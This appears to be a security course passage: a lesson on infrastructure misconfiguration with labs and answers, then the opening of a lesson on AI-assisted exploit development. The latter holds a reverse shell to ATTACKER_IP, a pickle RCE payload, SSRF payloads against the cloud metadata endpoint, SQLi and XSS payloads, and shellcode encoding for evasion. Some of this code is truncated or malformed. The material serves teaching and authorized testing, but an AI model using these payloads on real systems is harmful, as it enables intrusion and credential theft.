Cloud instances expose metadata services at well-known addresses. On AWS, `http://169.254.169.254/latest/meta-data/` returns instance identity, network configuration, and — critically — temporary IAM credentials. If an application is vulnerable to SSRF (Server-Side Request Forgery), an attacker can reach the metadata endpoint and steal credentials. IMDSv2 (Instance Metadata Service v2) mitigates this by requiring a session token, but many instances still run IMDSv1.

```
# Check if an instance requires IMDSv2  
aws ec2 describe-instances \  
--query 'Reservations[].Instances[].{ID:InstanceId, IMDS:MetadataOptions.HttpTokens}' \  
--output table
```

## Web Server Misconfigurations

Web servers are the most internet-facing component of any stack, which means their misconfigurations are directly reachable by attackers. The most common issues are default credentials, directory listing, verbose error pages, and unnecessary services.

### Default Credentials

Admin panels for Tomcat (`tomcat/tomcat`), Jenkins (`admin/admin`), phpMyAdmin, and dozens of other services ship with well-known default credentials. Attackers maintain databases of these defaults and automate login attempts. In CTF environments, default credentials are one of the first things to try.

### Directory Listing and Information Disclosure

When directory indexing is enabled, browsing to a folder without an index file reveals the complete file listing. This can expose backup files (`.bak`, `.sql.gz`), configuration files (`web.config`, `.env`), and source code. A sample misconfigured Nginx block:

```
# MISCONFIGURED: directory listing enabled  
server {  
    listen 80;  
    server_name files.example.com;
```

```
    root /var/www/uploads;
    autoindex on;          # This should be off
}

# HARDENED: disable listing, restrict file types
server {
    listen 80;
    server_name files.example.com;
    root /var/www/uploads;
    autoindex off;
    location ~* \.(sql|bak|env|config|log)$ {
        deny all;
    }
}
```

## Verbose Error Pages

Stack traces, database connection strings, internal IP addresses, and framework versions revealed in error pages give attackers a detailed map of the application's internals. Production servers should return generic error pages and log details server-side only.

## Unnecessary Services

Running services that are not required expands the attack surface. Common offenders include debug endpoints left enabled in production, database ports exposed to the internet, and management interfaces (e.g., JMX, Redis CLI) bound to `0.0.0.0` instead of `127.0.0.1`.

## Container and Kubernetes Misconfigurations

---

Container orchestration adds another layer of configuration that is frequently misconfigured, often with devastating consequences.

### Privileged Containers

Running a container with `--privileged` or `securityContext.privileged: true` gives it full access to the host kernel. An attacker who gains code execution inside a privileged container can escape to the host trivially:

```
# MISCONFIGURED: privileged container
apiVersion: v1
kind: Pod
metadata:
  name: app
spec:
  containers:
  - name: app
    image: myapp:latest
    securityContext:
      privileged: true          # NEVER do this in production
      runAsUser: 0             # Running as root compounds the risk
```

## Exposed Dashboards

The Kubernetes Dashboard, when exposed without authentication, grants full cluster access through a web browser. Similarly, etcd endpoints, the kubelet API, and the API server itself are frequent targets:

```
# Check for unauthenticated kubelet access
curl -sk https://<node-ip>:10250/pods

# Check for exposed Kubernetes API
curl -sk https://<api-server>:6443/version

# Audit service accounts with cluster-admin
kubectl get clusterrolebindings -o json | \
  jq '.items[] | select(.roleRef.name=="cluster-admin") | .subjects'
```

## Default Service Accounts

Every Kubernetes namespace has a `default` service account. If pods do not specify a different account, they inherit whatever permissions the default account has. In many clusters, the default service account has been granted excessive permissions, allowing any pod to list secrets, create deployments, or escalate privileges.

```
# Audit with kube-bench (CIS Kubernetes Benchmark)
kube-bench run --targets master,node,policies

# Check what the default service account can do
kubectl auth can-i --list --as=system:serviceaccount:default:default
```

# Network Misconfigurations

---

Network-level misconfigurations are often invisible to application-layer scanners but provide direct access to internal services.

## Open Ports and Weak Firewall Rules

Services bound to `0.0.0.0` are reachable from any network interface. Combined with permissive firewall rules (or no firewall at all), internal services become internet-facing. Nmap is the standard tool for discovering open ports:

```
# TCP SYN scan of common ports (fast, stealthy)
nmap -sS -T4 -p- --min-rate 1000 target.example.com

# Service version detection on discovered ports
nmap -sV -p 22,80,443,3306,6379,8080 target.example.com

# Run default NSE scripts for common vulnerabilities
nmap -sC -sV -p 22,80,443 target.example.com

# UDP scan for SNMP, DNS, NTP (slower, often overlooked)
nmap -sU -p 53,123,161,500 target.example.com
```

## SNMP Community Strings

SNMP v1 and v2c use "community strings" as passwords, and the defaults (`public` for read, `private` for write) are rarely changed. An attacker with SNMP read access can enumerate network interfaces, routing tables, running processes, and installed software. Write access allows reconfiguring devices remotely:

```
# Test default SNMP community strings
nmap -sU -p 161 --script snmp-brute target.example.com

# Walk the SNMP tree with default community string
snmpwalk -v2c -c public target.example.com
```

## AI-Assisted Configuration Auditing

---

Large language models like Claude excel at reviewing configuration files because they can reason about the intent of each setting, cross-reference it against security best

practices, and explain the risk in plain language. This is one of the highest-value applications of AI in the security workflow.

To use Claude for config auditing, paste the configuration file (or relevant sections) into your prompt and ask for a security review. Claude can identify:

- Overly permissive access controls and IAM policies
- Missing encryption settings (TLS, at-rest encryption)
- Default credentials and weak authentication
- Unnecessary services and open ports
- Missing security headers and CORS misconfigurations
- Container security context issues

Example prompt for Claude:

```
Review this Kubernetes deployment YAML for security issues.  
Flag anything that violates CIS Kubernetes Benchmark recommendations.  
For each finding, explain the risk and provide the hardened version.  
  
[paste YAML here]
```

AI-assisted auditing does not replace automated scanners — it complements them. Scanners find known patterns; LLMs reason about novel combinations and context-specific risks.

## Tooling: Infrastructure Scanning Methodology

A systematic config audit uses multiple tools at different layers:

| Tool       | Target                  | What It Finds                                                 |
|------------|-------------------------|---------------------------------------------------------------|
| Nmap       | Network                 | Open ports, service versions, running scripts for known vulns |
| ScoutSuite | Cloud (AWS, Azure, GCP) | Multi-cloud security audit: IAM, storage, compute, networking |

|                   |            |                                                           |
|-------------------|------------|-----------------------------------------------------------|
| <b>Prowler</b>    | AWS        | CIS AWS Benchmark checks, PCI-DSS, HIPAA compliance       |
| <b>kube-bench</b> | Kubernetes | CIS Kubernetes Benchmark compliance for masters and nodes |

## Scanning Methodology

1. **Enumerate:** Discover all assets (Nmap for network, cloud provider APIs for cloud resources)
2. **Baseline:** Run automated scanners (ScoutSuite, Prowler, kube-bench) to identify deviations from benchmarks
3. **Deep-dive:** Manually review high-risk configurations (IAM policies, network ACLs, container security contexts)
4. **AI-augment:** Feed complex configs to Claude for contextual analysis and hardening recommendations
5. **Remediate:** Prioritize findings by severity and blast radius; fix critical issues first
6. **Validate:** Re-run scanners to confirm fixes; add checks to CI/CD pipeline to prevent regression

```
# Run ScoutSuite against an AWS account
scout aws --no-browser --report-dir ./scoutsuite-report

# Run Prowler for CIS AWS checks
prowler aws --compliance cis_level1_aws

# Run kube-bench against a Kubernetes cluster
kube-bench run --targets master,node,policies --json > kube-bench-report.json
```

**WARNING — Authorization Required:** Only scan infrastructure that you own or have explicit written authorization to test. Unauthorized scanning is illegal under the Computer Fraud and Abuse Act (CFAA) and equivalent laws in most jurisdictions. In CTF environments, you are authorized to scan the challenge infrastructure. In professional engagements, always have a signed scope document before running any scanner. Even well-intentioned scanning of third-party systems can trigger alerts, cause service disruption, and result in legal consequences.

## Further Reading

---

- [OWASP Top 10 — A05:2021 Security Misconfiguration](#)
- [Nmap Reference Guide](#)
- [ScoutSuite — Multi-Cloud Security Auditing](#)
- [Prowler — AWS Security Assessment](#)
- [kube-bench — CIS Kubernetes Benchmark](#)
- [CIS Benchmarks — Security Configuration Guides](#)

## Challenge Resources

---

### Download Files

Intentionally vulnerable configuration files. Each contains multiple security weaknesses to identify, analyze, and remediate. All files are plain text (.txt) and safe to open.

↓ [nginx-config.txt](#) ~5 KB

↓ [docker-compose.txt](#) ~6 KB

↓ [aws-iam-policy.txt](#) ~5 KB

↓ [nmap-scan.txt](#) ~7 KB

↓ [k8s-pod-spec.txt](#) ~6 KB



# Lab Guide

Five exercises across five infrastructure artifacts: nmap results, Kubernetes pod specs, Docker Compose files, nginx configs, and AWS IAM policies — find the misconfigurations that break the castle walls.

## Authorized Use Only

All configurations are **synthetic**. Do not run scans against the IPs or domains referenced. The misconfiguration patterns you learn here apply to real infrastructure only under authorized assessment.

## Prerequisites

---

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all five files into a folder named `infra-lab/`
- Familiarity with: TCP/IP, Docker, Kubernetes pods, AWS IAM, nginx directives
- Optional: `kubesecc`, `trivy config`, `checkov`, `cloudsploit` for cross-checking

## Lab Scenario

---

AcmeCorp runs a hybrid environment: some legacy VMs, a Kubernetes cluster, Docker containers, an nginx reverse proxy, and AWS workloads. You have pulled config artifacts from all five. Your mission: map the attack surface, identify every misconfiguration, and build the shortest chain from "unauthenticated internet" to "cluster admin."

## Download Lab Files

Save all five files into a folder named `infra-lab/` before starting the exercises.

↓ `nmap-scan.txt` ~7 KB

↓ `k8s-pod-spec.txt` ~6 KB

↓ `docker-compose.txt` ~6 KB

↓ `nginx-config.txt` ~5 KB

↓ `aws-iam-policy.txt` ~6 KB

## Exercise 1 — Nmap Scan Analysis

Open `nmap-scan.txt`. Nmap output is dense and contains many clues about running services and OS fingerprints.

### Task 1.1 — Build the host inventory

Below is nmap scan output. For each host, produce:

1. IP address and reverse DNS (if present).
2. Operating system (best guess from fingerprint).
3. Every open port + service + version.
4. Any service with a known CVE (name the CVE).
5. Any default or weak service (telnet, ftp anonymous, SNMP with public community, SMB v1, RDP without NLA).
6. The single most attackable host and why.
7. The shortest path from "unauthenticated network access" to "shell on one host".

Also: flag any host that has an unusual combination (e.g., a Windows box exposing SSH, a Linux box exposing RDP, a database directly exposed to the internet).

[paste nmap-scan.txt]

✓ **Self-check:** You should have one host ranked as "primary target" with specific version info and a concrete next-step command.

## Exercise 2 — Kubernetes Pod Spec Audit

Open `k8s-pod-spec.txt`. Kubernetes misconfigurations are a common root cause of cluster breakouts.

### Task 2.1 — Find the breakout path

Below is a Kubernetes Pod/Deployment spec. Audit for:

1. `privileged: true` or `allowPrivilegeEscalation: true`
2. `hostNetwork`, `hostPID`, `hostIPC`, `hostPath` volumes
3. Missing `securityContext` (`runAsUser`, `runAsNonRoot`, `fsGroup`)
4. Missing resource limits (DoS risk) or requests
5. `capabilities`: any `CAP_SYS_ADMIN`, `NET_ADMIN`, `CAP_SYS_PTRACE`?
6. Service accounts with `cluster-admin` or overly broad RBAC
7. Secrets mounted as env vars (leaked in logs) vs. volumes
8. `imagePullPolicy`: Always vs. pinned digests (supply chain)
9. Image tags using `:latest`
10. Any obvious container escape primitives

For each finding:

- CIS Kubernetes Benchmark control ID (if applicable)
- Exploit scenario
- Fix (show the corrected YAML block)

Finally: given this pod's access level, what could an attacker do if they achieved RCE inside the container? Rank impact.

[paste `k8s-pod-spec.txt`]

✓ **Self-check:** You should be able to name at least one escape primitive and one fix that the client could apply without breaking the app.

## Exercise 3 — Docker Compose Review

---

Open `docker-compose.txt`. Compose files often encode secrets, trust assumptions, and network boundaries.

### Task 3.1 — Identify the weak service

Below is a `docker-compose.yml` file. Review as a red team operator:

1. Every service: image, exposed ports, mounted volumes, env vars, network, capabilities.
2. Any secret in env (passwords, tokens, API keys, DB URIs).
3. Any service with volumes mounting host-sensitive paths (`/`, `/var/run/docker.sock`, `/etc`, `/home`).
4. Any network that places a database or admin UI on the same bridge as an internet-facing service.
5. Any service using `:latest` or an unverified image source.
6. Any command/entrypoint that runs as root unnecessarily.
7. Any healthcheck or restart policy that could be abused.

Then:

- Which service is the weakest (easiest to compromise)?
- Which service is the most valuable (contains secrets/data)?
- Build the shortest pivot from weak to valuable.

[paste `docker-compose.txt`]

✓ **Self-check: You should find at least one secret and one dangerous volume mount.**

## Exercise 4 — Nginx Configuration Audit

---

Open `nginx-config.txt`. Nginx sits in front of everything — misconfigurations often lead to path traversal, SSRF, or auth bypass.

### Task 4.1 — Find the routing flaws

Below is an nginx configuration. Audit for:

1. Alias/location off-by-one bugs that enable path traversal (e.g., ``location /static` + `alias /data/static`` without trailing slashes).
2. Missing `auth_basic` or `auth_request` on sensitive locations.
3. `proxy_pass` to internal services without SSRF protection (user-controlled input reaching upstream URL).
4. Open redirect via `rewrite`/`return` with user input.
5. Missing security headers (HSTS, CSP, X-Frame-Options).
6. Large `client_max_body_size` enabling DoS or upload abuse.
7. SSL/TLS: weak protocols (TLSv1.0/1.1), weak ciphers, missing OCSP stapling.
8. Any server block that exposes `/server-status`, `/nginx_status`, or `.git/.env` without restriction.
9. `proxy_cache` configurations that could leak authenticated data.

Output every finding with severity and the corrected directive.

[paste nginx-config.txt]

✓ Self-check: Nginx configs almost always have at least one missing auth check or path traversal primitive. You should have at least one exploit URL you could send to test it.

## Exercise 5 — AWS IAM Policy Audit

Open `aws-iam-policy.txt`. AWS IAM is the control plane for cloud access — a bad policy is the cloud equivalent of "admin:admin".

### Task 5.1 — Find the privilege escalation path

Below is an AWS IAM policy. Audit for:

1. Any Action with "\*" (star) that is not explicitly narrowed by Resource and Condition.
2. Resource "\*" combined with write/create/delete actions.
3. `iam:PassRole` to a role the principal should not control.
4. `iam:CreateAccessKey` / `UpdateAssumeRolePolicy` /

- AttachRolePolicy / PutRolePolicy – classic privesc primitives.
5. lambda:CreateFunction + iam:PassRole = priv-esc via Lambda.
  6. ec2:RunInstances + iam:PassRole = priv-esc via instance profile.
  7. Missing Condition blocks (aws:SourceIp, aws:MultiFactorAuthPresent).
  8. sts:AssumeRole to broadly-trusted principals.
  9. Any Deny that can be bypassed (e.g., Deny on a specific resource while Allow is broader).

For each finding:

- Map to a Rhino Security Labs privesc technique or MITRE ATT&CK.
- Show the exact AWS CLI commands an attacker would run.
- Provide the least-privilege corrected policy.

[paste aws-iam-policy.txt]

✓ Self-check: AWS policies with wildcards almost always allow privilege escalation. You should be able to name a specific escalation path and the exact CLI commands to execute it.

## Final Exercise — Build the Infrastructure Kill Chain

### Task 6.1 — Cross-layer attack chain

Here are five infrastructure audits from the same environment.  
Build a single attack chain:

1. Initial foothold (from nmap, which port/service is entry?).
2. Web-to-internal pivot (via nginx misconfig?).
3. Container escape (via docker-compose or k8s spec?).
4. Cluster/host lateral movement.
5. Cloud privilege escalation (via IAM policy?).
6. Domain/root/cluster-admin endgame.

Then output:

- An ordered kill chain (step 1 -> step N) with specific commands.
- A prioritized fix list: which 3 changes would break the chain in the most places?
- A hardening checklist the ops team could implement in one week.

Format as markdown, max 1500 words.

✓ Self-check: Your kill chain should cross at least 3 of the 5 artifacts. Infrastructure attacks almost always pivot between network, container, and cloud layers — if yours stays in one layer, you are not thinking like a cloud red teamer.

## Reflection

---

- Which artifact revealed the most misconfigurations per kilobyte?
- How did the AI handle the AWS IAM policy? IAM is notoriously hard for humans — where did the AI shine or fail?
- What is the biggest risk of using AI to audit production IaC before deployment?
- If you could only audit ONE artifact type before a pen test, which would you pick and why?

### What's Next

Lesson 08 moves from finding vulnerabilities to **weaponizing them** — using AI to turn crash dumps and CVE details into working exploit code.

# Homework

Three tasks to harden your infrastructure-audit methodology.

Complete the lab first.

## Task 1 — AWS Privesc Playbook

---

### Objective

Build a reusable IAM-privesc checklist.

### Instructions

1. Document the privesc path you identified in Exercise 5 as a 5-step runbook.
2. For each step: AWS CLI command, expected output, failure mode.
3. Add a "detection" column: which CloudTrail event would fire if a defender had logging enabled?

### Deliverable

Runbook as markdown.

## Task 2 — Hardening Diff

---

### Objective

Produce fixes a developer can merge.

### Instructions

1. Pick the most dangerous finding from each of the five artifacts.



2. For each, produce a unified diff showing the exact change (YAML, conf, policy).
3. Verify each diff does not break the service's core functionality.

**Deliverable**

Five patches in one file.

## Task 3 — Policy-as-Code Rule

---

**Objective**

Prevent the bad config from returning.

**Instructions**

1. Pick one k8s or Docker finding.
2. Write an OPA/Rego policy or kube-linter rule that would have rejected the manifest at CI time.
3. Test it mentally: would it fire on the lab file? Would it fire on a safe manifest?

**Deliverable**

Policy file plus a two-sentence rationale.

# Answers

Reference answers for Lesson 07.

## Part 1 — Lab Answers

### Exercise 1 — Nmap Scan Analysis

---

#### Expected findings

- A host running an outdated service with a known CVE.
- A database or admin panel exposed directly to the network.
- At least one host with an unusual combination (Windows exposing SSH, or Linux exposing RDP).

### Exercise 2 — Kubernetes Pod Spec

---

#### Expected findings

- `privileged: true` or a `hostPath` volume mounting the host filesystem.
- Missing `securityContext` with `runAsNonRoot`.
- A service account with cluster-wide RBAC.
- Image using `:latest` or no digest.

A realistic escape primitive: `hostPath` write to `/var/spool/cron` or to a kubelet config.

## Exercise 3 — Docker Compose

---

### Expected findings

- A secret in `environment:` block.
- A volume mounting `/var/run/docker.sock`.
- A database on the same network as an internet-exposed service with no firewall.

## Exercise 4 — Nginx Config

---

### Expected findings

- An alias path traversal (missing trailing slash).
- A `proxy_pass` with user-controlled upstream enabling SSRF.
- Missing auth on `/admin` or `/status`.
- Weak TLS protocols or ciphers.

## Exercise 5 — AWS IAM Policy

---

### Expected findings

- `iam:PassRole` + `lambda:CreateFunction` = classic privesc.
- `"*": "*"` pattern on write actions.
- Missing `Condition` blocks for MFA or source IP.

## Final Exercise — Kill Chain

---

### Expected chain

External nmap finding → web exploit via nginx misconfig → container access → docker.sock escape OR k8s service account → AWS metadata credentials → IAM privesc via PassRole.

---

## Part 2 — Homework Answers

### Task 1 — AWS Privesc Playbook

---

#### Expected detections

CloudTrail events like `CreateFunction`, `PassRole`, `AttachRolePolicy` are the defender's best signals. A good runbook notes that attackers who disable CloudTrail leave their own fingerprint via `StopLogging`.

### Task 2 — Hardening Diff

---

#### Expected patch quality

Each diff should change the root cause (remove the wildcard, drop the capability, add the Condition) without removing legitimate functionality. Tests: does the app still start? Does traffic still flow?

### Task 3 — Policy-as-Code Rule

---

#### Expected rule

A Rego rule matching `input.spec.containers[_].securityContext.privileged == true` or equivalent kube-linter check. Should fire on the lab manifest and ignore compliant ones.

## **Lesson 08: AI-Generated Exploit Development**

# AI-Generated Exploit Development

Leveraging AI to accelerate the exploit development lifecycle — from vulnerability discovery through proof-of-concept creation to responsible weaponization for authorized testing.

## ⚠ Educational Use Only

Exploit development is demonstrated strictly for authorized penetration testing, security research, and CTF competitions. Creating exploits for unauthorized use is illegal and unethical. Always practice responsible disclosure.

Exploit Dev

AI-Assisted

Red Team

CTF

---

# Lesson Objectives

1. **Understand the full exploit development lifecycle** and where AI accelerates each stage
  2. **Use AI to analyse CVEs** and generate proof-of-concept exploits
  3. **Develop buffer overflow exploits** with AI-assisted stack analysis and ROP chain generation
  4. **Craft web exploits** — SQLi, XSS, and deserialization payloads with AI help
  5. **Build Metasploit modules** using AI-generated scaffolding
  6. **Apply payload encoding and evasion** techniques for red team operations
  7. **Practice responsible disclosure** and ethical exploit development
-



# The Exploit Development Lifecycle

Every exploit follows a predictable pipeline. AI can assist at each stage, dramatically reducing time-to-PoC.

| Stage            | Description                                 | AI Role                                     |
|------------------|---------------------------------------------|---------------------------------------------|
| 1. Discovery     | Identify a vulnerability in target software | CVE analysis, pattern recognition in source |
| 2. Analysis      | Understand root cause, trigger conditions   | Code review, crash triage, decompilation    |
| 3. PoC Creation  | Build minimal proof-of-concept trigger      | Generate exploit skeleton, test payloads    |
| 4. Weaponization | Make reliable, portable, evasion-aware      | Payload encoding, module scaffolding        |
| 5. Reporting     | Responsible disclosure or pentest report    | Draft advisories, CVSS scoring              |

# Stage 1 — Vulnerability Discovery with AI

AI excels at scanning large codebases for common vulnerability patterns that human reviewers may miss under time pressure.

## Prompt Strategy: Source Code Audit

```
Analyze this C function for memory safety vulnerabilities.  
Identify: buffer overflows, format string bugs, use-after-free,  
integer overflows, and unsafe string operations.
```

```
For each finding, provide:
```

1. The vulnerable line(s)
2. The CWE classification
3. A triggering input
4. Severity assessment (CVSS 3.1 base score estimate)

```
```c  
void process_request(int sockfd) {  
    char buffer[256];  
    char username[64];  
    int len = recv(sockfd, buffer, 1024, 0); // BUG: 1024 > 256
```

**Notes:** AI will flag the `recv()` reading 1024 bytes into a 256-byte buffer (CWE-120) and the `sprintf` without bounds checking (CWE-120/CWE-134). The structured prompt format yields actionable results.

---

# AI-Assisted CVE Analysis

Given a CVE identifier, AI can parse advisories, identify affected code paths, and suggest exploitation strategies.

```
import anthropic

client = anthropic.Anthropic()

cve_description = """
CVE-2024-XXXX: Stack-based buffer overflow in libexample v3.2.1.
The parse_header() function in src/parser.c does not validate the
length of the 'Content-Type' header before copying it into a
fixed-size stack buffer using strcpy(). Remote attackers can send
a crafted HTTP request to trigger code execution.
CVSS: 9.8 (Critical) | Vector: NETWORK/LOW/NONE
"""

response = client.messages.create(
    model="claude-sonnet-4-20250514".
```

# Stage 2 — Vulnerability Analysis Deep Dive

After identifying a vulnerability, AI helps map out the exact conditions needed to trigger it reliably.

## What AI Can Determine

- Exact offset to EIP/RIP overwrite
- Bad characters that break the payload
- Available register states at crash
- Reachable code paths to the vulnerability
- Required authentication or session state

## Crash Triage Prompt

Feed AI the GDB crash dump, register state, and backtrace. Ask it to determine:

- Which input bytes control EIP
- Available space for shellcode
- Stack alignment requirements
- Viable pivot points

# Buffer Overflow — Stack Layout Analysis

AI can reconstruct the stack layout from disassembly, helping you calculate precise offsets for control-flow hijacking.

```
"""
AI-assisted stack layout analyzer.
Feed it function prologue disassembly to map local variables.
"""

disassembly = """
push    ebp
mov     ebp, esp
sub     esp, 0x118          ; 280 bytes of local space
lea     eax, [ebp-0x108]    ; buffer starts at ebp-264
push    0x400               ; recv length = 1024
push    eax                 ; buffer pointer
push    dword [ebp+0x8]     ; sockfd argument
call    recv
"""
```

**Notes:** The key insight: recv reads 1024 bytes but buffer is only 264 bytes from EBP. Offset to EIP = 268 bytes.  
AI can compute this instantly from raw disassembly.

---

# Buffer Overflow — Cyclic Pattern Technique

Before asking AI for offsets, generate a cyclic pattern to empirically determine the exact overwrite offset.

```
#!/usr/bin/env python3
"""Generate cyclic pattern and calculate offset from crash address."""

import struct
import socket

def cyclic(length):
    """Generate a De Bruijn sequence for offset detection."""
    pattern = b""
    for upper in range(ord('A'), ord('Z') + 1):
        for lower in range(ord('a'), ord('z') + 1):
            for digit in range(10):
                if len(pattern) >= length:
                    return pattern[:length]
                pattern += bytes([upper, lower]) + str(digit).encode() + b"\x00" * 01
```



# ROP Chain Generation with AI

Return-Oriented Programming (ROP) bypasses DEP/NX by chaining existing code fragments. AI accelerates gadget selection and chain construction.

```
"""
Prompt AI with available ROP gadgets to build an exploit chain.
"""

gadgets = """
Available gadgets from 'ropper --file vuln_binary':
0x080484a1: pop eax; ret
0x080484b3: pop ebx; ret
0x080484c7: pop ecx; pop edx; ret
0x080484d9: int 0x80
0x080484e5: xor eax, eax; ret
0x080484f1: mov [ebx], eax; ret
0x08048503: inc eax; ret
0x08048507: add eax, 0xb; ret
"""
```

---

# AI Prompt for ROP Chain Construction

The key to effective AI-assisted ROP is providing complete context about the target environment.

## Effective ROP Prompt Template

Target: Linux x86 (32-bit), no ASLR, DEP enabled

Goal: `execve("/bin/sh", NULL, NULL)`

Writable section: `.data` at `0x0804a020`

Available ROP gadgets:

[paste gadget list from ropper/ROPgadget]

Constraints:

- No null bytes in addresses (`0x00` breaks `strcpy`)
- Max chain length: 500 bytes
- Bad chars: `\x00\x0a\x0d`

Generate a complete ROP chain in Python with:

1. Comments explaining each gadget's purpose
2. The full exploit payload including padding

**Notes:** Always specify constraints like bad characters and size limits. AI will generate chains that avoid those bytes, or flag when a constraint makes the goal impossible.

---

# Web Exploit Development — SQL Injection

AI can craft sophisticated SQLi payloads tailored to specific database backends and WAF configurations.

```
"""AI-assisted SQL injection payload generator."""

import requests

target = "http://vulnerable-app.local/login"

# AI-generated payloads for different scenarios
payloads = {
    # Authentication bypass (MySQL)
    "auth_bypass": {
        "username": "admin' OR '1'='1'-- -",
        "password": "anything"
    },

    # Union-based data extraction (MySQL)
```

# Web Exploit Development — XSS Chains

Cross-Site Scripting payloads range from simple alert boxes to sophisticated session hijacking chains. AI helps bypass filters.

```
// AI-generated XSS payloads with increasing sophistication

// Level 1: Basic reflected XSS (no filters)
// <script>alert(document.cookie)</script>

// Level 2: Bypass tag blacklist using event handlers
// <img src=x onerror="alert(document.cookie)">

// Level 3: Bypass quote filtering with String.fromCharCode
// <img src=x onerror=alert(String.fromCharCode(88,83,83))>

// Level 4: Bypass parenthesis filtering
// <img src=x onerror="window.onerror=alert;throw'XSS'">

// Level 5: Full session hijack payload (encoded)
```

**Notes:** Emphasize that XSS chains are used during authorized pentests to demonstrate real impact. Simply finding a reflected XSS is not enough — demonstrating cookie theft or account takeover justifies the severity rating.

---

# Web Exploit — Deserialization Gadgets

Insecure deserialization is a critical class of vulnerability. AI can help construct gadget chains for Java, PHP, Python, and .NET.

```
"""
AI-assisted Python pickle deserialization exploit.
Target: Flask app using pickle.loads() on user-controlled input.
"""

import pickle
import base64
import os

class RCE:
    """Malicious class that executes commands on unpickling."""
    def __reduce__(self):
        # __reduce__ tells pickle how to reconstruct the object
        # We abuse it to execute arbitrary commands
        return (os.system, ("id: cat /etc/passwd".))
```

# HTTP Exploit Request Crafting

AI helps construct precise HTTP requests that exploit server-side vulnerabilities — SSRF, path traversal, header injection.

```
"""AI-crafted HTTP exploit requests for common web vulns."""

import requests

base = "http://target.local"

# 1. Server-Side Request Forgery (SSRF)
# Bypass URL validation to hit internal metadata endpoint
ssrf_payloads = [
    f"{base}/fetch?url=http://169.254.169.254/latest/meta-data/",
    f"{base}/fetch?url=http://[::ffff:a9fe:a9fe]/latest/meta-data/",
    f"{base}/fetch?url=http://0x7f000001:8080/admin",
    f"{base}/fetch?url=http://2130706433/admin", # decimal IP
]
```



# AI-Assisted Payload Generation

AI can generate shellcode, reverse shells, and staged payloads while explaining every byte for educational purposes.

```
"""
AI-generated reverse shell payloads for various platforms.
Always change IP/port to YOUR authorized testing infrastructure.
"""

# Python reverse shell (cross-platform)
python_revshell = '''
import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("ATTACKER_IP", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/sh", "-i"])
'''
```

# Payload Encoding & Obfuscation

Raw payloads are easily detected. AI helps apply encoding and polymorphic techniques to bypass security controls during authorized tests.

```
"""AI-assisted payload encoding techniques."""

import base64
import random

def xor_encode(payload: bytes, key: int) -> bytes:
    """XOR encode payload with single-byte key."""
    return bytes([b ^ key for b in payload])

def generate_decoder_stub(key: int) -> bytes:
    """Generate x86 decoder stub for XOR-encoded shellcode."""
    # AI can generate architecture-specific decoder stubs
    stub = (
        b"\xeb\x09"          # jmp short (to call)
        b"\x5e"              # pop esi (shellcode addr)
```

---

# Defense Evasion Techniques

Understanding evasion is essential for red teamers. AI helps explain and implement these techniques for authorized testing.

## Encoding Techniques

- **XOR encoding** — single/multi-byte key rotation
- **Base64 layering** — nested encoding passes
- **AES encryption** — key derived at runtime
- **Custom alphabets** — non-standard Base encoding

## Polymorphism & Metamorphism

- **NOP sled variation** — equivalent instruction substitution
- **Register reassignment** — use different registers each run
- **Instruction reordering** — independent blocks shuffled
- **Dead code insertion** — junk ops that do nothing

Why Red Teamers Need This

If your exploit is caught by the first AV/EDR layer, you cannot test deeper defenses. Evasion lets you simulate realistic adversaries and evaluate the full defense stack.

---

# Metasploit Module Development with AI

AI can scaffold complete Metasploit modules from vulnerability descriptions, saving hours of boilerplate coding.

```
##
# AI-generated Metasploit exploit module skeleton
# Target: Hypothetical vuln_service v1.0 buffer overflow
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'VulnService 1.0 Buffer Overflow',
      'Description'    => %q{
        Stack-based buffer overflow in VulnService 1.0
```

# AI Prompt for Metasploit Modules

Give AI the vulnerability details and it will generate a working module template with proper Metasploit conventions.

**Prompt Template**

Write a Metasploit exploit module for this vulnerability:

- Service: CustomHTTPd v2.1 on port 8080
- Vulnerability: Heap overflow in POST body parsing
- Trigger: POST request with Content-Length > 4096
- Tested on: Debian 11, x86\_64
- ASLR: Disabled in test environment
- Protections: NX enabled, no stack canary
- Overwrite: RIP at offset 4120 from buffer start
- JMP RSP gadget available at: 0x00401234

Include:

1. Proper module metadata and references
  2. check() method to verify vulnerability
  3. exploit() method with full payload delivery
-

# Complete Exploit Script — Putting It All Together

A full exploit script combines discovery, offset calculation, payload generation, and delivery into one tool.

```
#!/usr/bin/env python3
"""
Exploit: VulnService 1.0 Remote Buffer Overflow
AI-assisted development — educational purposes only.
"""

import socket
import struct
import argparse
import sys

def p32(addr):
    return struct.pack("<I", addr)

def create_payload(target_ip, target_port, callback_ip, callback_port):
```



# AI-Assisted Exploit Debugging

When exploits fail, AI can diagnose issues from crash data faster than manual analysis.

| Common Exploit Failures & AI Diagnosis |                                      |                                         |
|----------------------------------------|--------------------------------------|-----------------------------------------|
| Symptom                                | Likely Cause                         | AI Fix                                  |
| Crash but no shell                     | Bad characters in payload            | Identify and re-encode around bad chars |
| SIGSEGV in shellcode                   | NX/DEP enabled, stack not executable | Switch to ROP chain approach            |
| Offset inconsistent                    | ASLR enabled, addresses shift        | Find info leak or brute-force strategy  |
| Connection drops                       | Shellcode too large for buffer       | Stage payload or use egg hunter         |
| Shell dies immediately                 | Parent process cleanup               | Fork or migrate to new process          |

## Debug Prompt

My exploit sends 268 bytes padding + EIP overwrite + shellcode to a Linux x86 service. GDB shows EIP is correctly overwritten to my JMP ESP gadget, but I get SIGSEGV at the first shellcode byte. Register dump: ESP=0xbffff2a0, EIP=0xbffff2a4. The first shellcode byte at 0xbffff2a4 is 0x6a. What's wrong and how do I fix it?

---

# Responsible Disclosure & Ethics

Exploit development carries significant ethical and legal weight. Every red teamer must operate within clear boundaries.

## Responsible Disclosure Process

1. **Discover** — find the vulnerability
2. **Document** — create minimal PoC, not weaponized exploit
3. **Report** — notify vendor with 90-day deadline
4. **Coordinate** — work with vendor on timeline
5. **Publish** — after patch is available

## Legal Boundaries

- **CFAA (US)** — unauthorized access is a federal crime
- **CMA (UK)** — similar provisions in British law
- **Written authorization** — always get it before testing
- **Scope limits** — stay within defined targets
- **Bug bounties** — respect program rules and scope

# Ethics of AI-Assisted Exploit Development

